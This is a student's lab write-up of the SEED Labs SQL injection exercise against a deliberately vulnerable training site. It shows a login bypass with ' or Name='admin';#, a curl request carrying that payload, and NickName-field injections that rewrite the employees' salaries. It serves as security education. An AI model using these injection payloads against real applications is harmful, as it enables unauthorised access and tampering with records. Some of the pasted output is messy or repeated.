

## Lab 4 - Documentation

April 27, 2020

## 1 Lab 4 - SQL Injection Attack

## 1.1 Task 1 - Get Familiar with SQL Statements

The first task is simply familiarizing yourself with the given mysql database. In this case, the database already contains a table with the following name “credential” which holds a few users with their info. After going through the basic guidelines of accessing the tables, I have to show the information regarding a specific user named “Alice”, which can be done through a simple SQL query.

```
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql> select * from credential where Name = 'Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdb918bd9ae8300aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)


mysql>
```

## 1.2 Task 2 - SQL Injection Attack on Select Statement

### 1.2.1 Task 2.1 - Attack from Webpage

From the given information, we can detect that the most vulnerable spot to attack is within the WHERE clause of the SQL query because it takes in a employeeID. From this point, we can submit the following code: ' or Name='admin';#

The beginning of the single quotes closes out the first part of the WHERE clause which allows us to inject our OR statement and login as the admin. The # afterwards is used to comment out the rest of the WHERE clause. The success of this attack is shown below:



### 1.2.2 Task 2.2 - Attack from Commandl Line

The same is repeated above, but through the command line. The following images show this:

```

</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[04/27/20]seed@VM:.../SQLInjection$ clear

[04/27/20]seed@VM:.../SQLInjection$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Name%3D%27admin%27%3B%26Password=

<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home
.php">Home <span class="sr-only">(current)</span></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile
</a></li></ul><button onclick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="cont
ainer"><br><h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead><tr><th colspan="12">
<div class="text-center">
    <p>
      Copyright &copy; SEED LABS
    </p>
  </div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>[04/27/20]seed@VM:.../SQLInjection$

```

### 1.2.3 Task 2.3 - Append a new SQL Statement

We can continue the SQL query we injected with an update or delete statement. But even after attempting it, I just get a rejected SQL syntax statement which is odd because I had tested the SQL update query beforehand. Below are the pictures:

## Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Salary='20002' where Name='alice';#' and Password='da39a3e' at line 3]\n

```
mysql> update credential set Salary='20001' where Name='alice';  
Query OK, 1 row affected (0.04 sec)  
Rows matched: 1  Changed: 1  Warnings: 0
```

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN
1	Alice	10000	20001	9/20	10211002
2	Boby	20000	30000	4/20	10213352
3	Ryan	30000	50000	4/10	98993524
4	Samy	40000	90000	1/11	32193525
5	Ted	50000	110000	11/3	32111111
6	Admin	99999	400000	3/5	43254314

```
6 rows in set (0.00 sec)
```

```
mysql> 
```

### **1.3 Task 3 - Attack on Update Statement**

#### **1.3.1 Task 3.1 - Modify own salary**

Using the vulnerability in Nickname field, we can pass in this sql query: ‘, salary=’30000’ where EID=’10000’,#. Below are the results:

# Alice Profile


Key	Value
Employee ID	10000
Salary	20001
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

## Alice's Profile Edit

NickName	<input type="text" value="', Salary='30000' where EID='1000'"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

 [Home](#) [Edit Profile](#) [Logout](#)

### Alice Profile

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

### 1.3.2 Task 3.2 - Modify Boss's Salary

At this point, we know how to bypass the login as anyone (even as admin), so I'm going to assume Alice very much knows of all these flaws & pretty much logs into her boss's account and modifies his salary. Below are the results:

## Boby's Profile Edit

NickName	<input type="text" value="', Salary='1' where EID='2000', #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABs

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	



[ ]: